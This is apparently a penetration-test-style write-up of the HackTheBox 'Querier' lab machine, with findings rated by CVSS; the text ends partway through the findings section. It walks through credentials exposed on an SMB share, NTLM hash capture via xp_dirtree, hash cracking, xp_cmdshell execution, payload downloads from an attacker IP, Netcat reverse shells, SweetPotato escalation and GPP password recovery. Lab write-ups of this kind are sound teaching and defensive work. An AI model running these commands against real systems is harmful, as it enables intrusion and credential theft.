Querier report

Cover

Target: HTB Machine “Querier” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

1.1 Objective of the Engagement

The objective of this offensive security assessment was to evaluate the security posture of the Windows domain system "QUERIER" (`QUERIER.HTB.LOCAL`) by identifying and exploiting vulnerabilities in exposed services, insecure credential handling, and misconfigured database permissions. The engagement focused on demonstrating a complete attack chain from initial information disclosure to full domain compromise, highlighting critical weaknesses in SMB share security, SQL Server configuration, and privilege escalation pathways commonly found in enterprise Windows environments.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration**: Comprehensive port scanning using Nmap identified multiple accessible services, including SMB on ports 139/445, Microsoft SQL Server 2017 on port 1433, WinRM on port 5985, and multiple RPC endpoints. Service fingerprinting revealed a Windows Server 2019/Windows 10 Enterprise system (Build 17763) operating within the `HTB.LOCAL` domain with hostname QUERIER.
- **SMB Share Analysis and Information Disclosure**: Investigation of accessible SMB shares revealed the `Reports` share allowed anonymous access. Within this share, a Microsoft Excel file (`Currency volume Report.xlsm`) was discovered containing embedded database credentials for the `reporting` account, serving as the initial attack vector.
- **Database Access and Credential Theft**: Using the discovered credentials, authentication to the MSSQL instance was established. The `xp_dirtree` stored procedure was abused to force the SQL Server service account to authenticate to a controlled UNC path, capturing its NTLMv2 hash for offline cracking.
- **Hash Cracking and Privileged Database Access**: The captured NTLMv2 hash was successfully cracked using Hashcat, revealing the password for the `mssql-svc` account. This account had elevated privileges within SQL Server, including the ability to enable and use `xp_cmdshell` for operating system command execution.
- **Initial Foothold via Command Execution**: With `xp_cmdshell` enabled, a reverse shell was established using Netcat, providing interactive command-line access to the target system as the `mssql-svc` service account.
- **Privilege Escalation via SeImpersonatePrivilege**: Analysis of the service account context revealed the presence of `SeImpersonatePrivilege`. The SweetPotato exploit tool was leveraged to escalate privileges from the service account to `NT AUTHORITY\SYSTEM`, achieving complete administrative control over the target system.
- **Alternative Privilege Escalation Path - Group Policy Preferences Discovery**: Parallel investigation using PowerUp.ps1 revealed cached Group Policy Preferences (GPP) files containing encrypted domain administrator credentials. These credentials were decrypted using the publicly known AES key, providing an alternative path to domain administrator access via WinRM.
- **Post-Exploitation and Data Exfiltration**: With both SYSTEM and domain administrator access confirmed, user and system flags were retrieved, demonstrating complete compromise of the domain-joined system.

1.3 Ethics and Compliance

All testing activities were conducted within the controlled environment of the HackTheBox "Querier" machine, an intentionally vulnerable system designed for educational purposes. No production systems, external networks, or unauthorized resources were accessed during this assessment. The methodologies and techniques documented herein are presented for educational value and security awareness enhancement, demonstrating real-world attack vectors that organizations must defend against in Windows domain environments. This

report serves as a learning resource to improve defensive strategies against exposed credentials in network shares, database misconfigurations, and legacy credential storage vulnerabilities in Active Directory environments.

2. Methodology

2.1 Initial Reconnaissance and Service Enumeration

The assessment commenced with comprehensive network reconnaissance to map the target's attack surface and identify accessible services. A targeted port scan was conducted using Nmap against common Windows and database service ports.

Command:

```
sudo nmap -sVC -p
135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669,49670,49671
10.129.23.217 -oN services
```

Scan Results:

```
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.129.23.217:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-12-24T20:13:44+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.23.217:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
```

```
|_    Product_Version: 10.0.17763
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-24T20:13:39
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
```

Key Findings:

- Windows Server 2019 / Windows 10 system (Build 17763) with hostname `QUERIER`
- Domain environment: `HTB.LOCAL`
- Microsoft SQL Server 2017 RTM running on port 1433
- SMB service on port 445 with signing enabled but not required
- WinRM service on port 5985
- Multiple RPC endpoints (49664-49671)
- Domain information: `QUERIER.HTB.LOCAL`

2.2 SMB Service Enumeration and Information Discovery

Initial enumeration of the SMB service revealed accessible shares and sensitive data exposure.

SMB Share Enumeration:

```
smbclient -U "" -L 10.129.23.217
Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
```


Note: Alternative enumeration with `nxc` resulted in access denied errors, but anonymous access was available via `smbclient`.

Reports Share Analysis:
Accessing the `Reports` share revealed a critical Microsoft Excel file containing embedded credentials:

```
kali@kali ~/workspace/Querier/nmap [20:39:26] $ smbclient -U ""   //10.129.23.217/Reports
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 28 23:23:48 2019
  ..                                  D        0  Mon Jan 28 23:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 22:21:34 2019

                5158399 blocks of size 4096. 830298 blocks available
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm (50.2 KiloBytes/sec) (average 50.2 KiloBytes/sec)
smb: \>
```

Excel File Analysis:
The file `Currency volume Report.xlsm` was downloaded and analyzed using LibreOffice Calc, revealing embedded credentials in a worksheet:



Discovered Credentials:

- **Username:** `reporting`

- **Password:** `<REDACTED>`


2.3 MSSQL Database Access and Credential Theft

Using the discovered credentials, access was established to the Microsoft SQL Server instance.

Database Connection:

```
mssqlclient.py reporting@10.129.23.217 -db volume -windows-auth
```

Successful Authentication:




NTLM Relay Attack Setup:

To capture NTLM authentication hashes, Responder was configured in verbose mode, and an `xp_dirtree` command was executed to force authentication to a controlled UNC path:

```
xp_dirtree '\\10.10.14.127\share'
```

Hash Capture:




Hash Cracking:

The captured NTLMv2 hash was cracked using Hashcat:

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

Cracking Result:




Password Recovered: `<REDACTED>`

2.4 Privileged MSSQL Access and System Reconnaissance

With the cracked credentials for `mssql-svc`, elevated database access was obtained:

New Database Session:



Enable Extended Stored Procedures:

```
enable_xp_cmdshell
INFO(QUERIER): Line 185: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0
to 1. Run the RECONFIGURE statement to install.
```

User Flag Retrieval:

```
xp_cmdshell type c:\users\mssql-svc\desktop\user.txt
output
--------------------------------
*******<REDACTED>******
```

Privilege Analysis:

```
xp_cmdshell whoami /priv
output
-------------------------------------------------------------------------------
----
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description
State
============================= ========================================
========
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```

Key Finding: The `mssql-svc` account possesses `SeImpersonatePrivilege`, enabling classic Windows privilege escalation techniques.

2.5 Reverse Shell Establishment

To gain interactive access, a Netcat reverse shell was deployed:


File Transfer:

```
xp_cmdshell powershell -c "Invoke-WebRequest -Uri
http://10.10.14.127/nc64.exe -OutFile C:\Temp\nc64.exe"
```

Reverse Shell Execution:

```
xp_cmdshell "c:\Temp\nc64.exe -e cmd.exe 10.10.14.127 443"
```

Successful Reverse Shell:



2.6 Privilege Escalation via SweetPotato (SeImpersonatePrivilege Abuse)

The identified `SeImpersonatePrivilege` was exploited using the SweetPotato tool for privilege escalation.


Tool Transfer:

```
iwr -uri http://10.10.14.127/SweetPotatoNew.exe -outfile SweetPotatoNew.exe
```

Privilege Escalation Execution:

```
./SweetPotatoNew.exe -p cmd.exe -a "/c c:\temp\nc64.exe 10.10.14.127 444 -e cmd.exe"
```

Successful SYSTEM Access:



2.7 Alternative Privilege Escalation Path: Group Policy Preferences Discovery

Parallel investigation using PowerUp.ps1 revealed alternative credential exposure vectors.

PowerUp Script Execution:

```
Invoke-AllChecks
```

Critical Findings:

1. **Service Misconfiguration:** The `UsoSvc` service was modifiable and could be abused for privilege escalation
2. **Group Policy Preferences (GPP) Password Disclosure:** Cached GPP files contained encrypted credentials:

```
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {<REDACTED>}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
Check     : Cached GPP Files
```

Alternative Administrative Access:
Using the recovered GPP password, administrative access was obtained via WinRM:

```
evil-winrm -i 10.129.23.217 -u Administrator -p '<REDACTED>'
```

Administrative Shell Confirmation:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
querier\administrator
```

2.8 Attack Chain Summary

This engagement demonstrated a multi-stage attack against a Windows domain environment with the following exploitation chain:

1. **Service Enumeration** → Identification of MSSQL and SMB services
2. **Information Disclosure** → Discovery of credentials in publicly accessible SMB share (Excel file)
3. **Database Access** → MSSQL authentication with discovered `reporting` credentials

4. **Credential Theft** → NTLM hash capture via `xp_dirtree` UNC path injection
5. **Hash Cracking** → Offline cracking of captured NTLMv2 hash
6. **Privileged Database Access** → Authentication as `mssql-svc` with extended privileges
7. **Command Execution** → Activation of `xp_cmdshell` for system command execution
8. **Reverse Shell** → Establishment of interactive command prompt
9. **Privilege Analysis** → Identification of `SeImpersonatePrivilege`
10. **Primary Escalation** → SweetPotato exploitation for SYSTEM privileges
11. **Alternative Path** → Group Policy Preferences password recovery and WinRM access


Key Technical Insights:

- Embedded credentials in Office documents on network shares create significant security risks
- MSSQL `xp_dirtree` and similar procedures can be abused for NTLM relay attacks
- Service accounts with `SeImpersonatePrivilege` represent critical privilege escalation vectors
- Legacy Group Policy Preferences encryption is fundamentally broken and exposes domain credentials
- Multiple independent paths to administrative access indicate systemic security failures

The attack leveraged both misconfigurations (exposed credentials in network shares) and inherent Windows security characteristics (impersonation privileges, GPP weaknesses), highlighting the importance of comprehensive security hardening in Active Directory environments.

3. Findings


3.1 Vulnerability: Insecure Storage of Credentials in Network Share Document



- **CVSS v3.1:** AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – **9.8 (Critical)**
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - Accessible via SMB on port 445
    - **Attack Complexity (AC):** Low (L) - Direct file access with anonymous authentication

    - **Privileges Required (PR):** None (N) - Anonymous access to the Reports share
    - **User Interaction (UI):** None (N) - No user interaction required
    - **Scope (S):** Changed (C) - Credentials provided access to database system
    - **Confidentiality (C):** High (H) - Exposure of database credentials
    - **Integrity (I):** High (H) - Could lead to database manipulation
    - **Availability (A):** High (H) - Potential for complete database compromise
- **Description:** A Microsoft Excel file (`Currency volume Report.xlsm`) containing embedded database credentials was stored on an SMB network share (`\\QUERIER\Reports`) with insufficient access controls, allowing anonymous read access.
- **Impact:** The exposed credentials (`reporting:<REDACTED>`) provided direct access to the Microsoft SQL Server instance, serving as the initial entry point for the entire attack chain.
- **Technical Summary:** The `Reports` SMB share was anonymously accessible. The Excel file contained embedded credentials in worksheet cells, which were extracted and used to authenticate to the MSSQL service on port 1433.


3.2 Vulnerability: MSSQL Extended Stored Procedure Misconfiguration



- **CVSS v3.1:** AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – **9.9 (Critical)**
    - **Vector Components:**
        - **Attack Vector (AV):** Network (N) - Exploitable via MSSQL connection
        - **Attack Complexity (AC):** Low (L) - Standard SQL commands
        - **Privileges Required (PR):** Low (L) - Requires authenticated database user
        - **User Interaction (UI):** None (N) - No user interaction required
        - **Scope (S):** Changed (C) - Command execution on underlying OS
        - **Confidentiality (C):** High (H) - System command execution
        - **Integrity (I):** High (H) - OS-level modifications
        - **Availability (A):** High (H) - System disruption possible


- **Description:** The `xp_cmdshell` extended stored procedure was enabled for the `mssql-svc` account, allowing SQL queries to execute operating system commands with the privileges of the SQL Server service account.
- **Impact:** This misconfiguration allowed authenticated database users to execute arbitrary commands on the underlying Windows operating system, bypassing application-layer controls and enabling direct system access.
- **Technical Summary:** After authentication as `mssql-svc`, the `enable_xp_cmdshell` command was executed, which activated the extended stored procedure. This allowed execution of OS commands through SQL queries, leading to reverse shell establishment.

3.3 Vulnerability: NTLM Relay via MSSQL xp_dirtree Procedure



- **CVSS v3.1:** AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – **6.5 (Medium)**
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - UNC path injection via SQL
    - **Attack Complexity (AC):** Low (L) - Standard UNC path redirection
    - **Privileges Required (PR):** Low (L) - Requires authenticated MSSQL user
    - **User Interaction (UI):** None (N) - No user interaction required
    - **Scope (S):** Unchanged (U) - Limited to credential capture
    - **Confidentiality (C):** High (H) - NTLM hash disclosure
    - **Integrity (I):** None (N) - No data modification
    - **Availability (A):** None (N) - No service disruption
- **Description:** The MSSQL `xp_dirtree` stored procedure was used to force the SQL Server service account to authenticate to a controlled UNC path, capturing its NTLM authentication hash for offline cracking.
- **Impact:** The captured NTLMv2 hash of the `mssql-svc` account was successfully cracked, providing credentials for a more privileged database account with command execution capabilities.
- **Technical Summary:** The command `xp_dirtree '\\10.10.14.127\share'` was executed, causing the SQL Server service to attempt authentication to the attacker-controlled SMB server. Responder captured the NTLMv2 hash, which was subsequently cracked using Hashcat.


3.4 Vulnerability: Service Account with SeImpersonatePrivilege



Note: This finding is based on the `whoami /priv` output showing enabled `SeImpersonatePrivilege` for the mssql-svc account context.

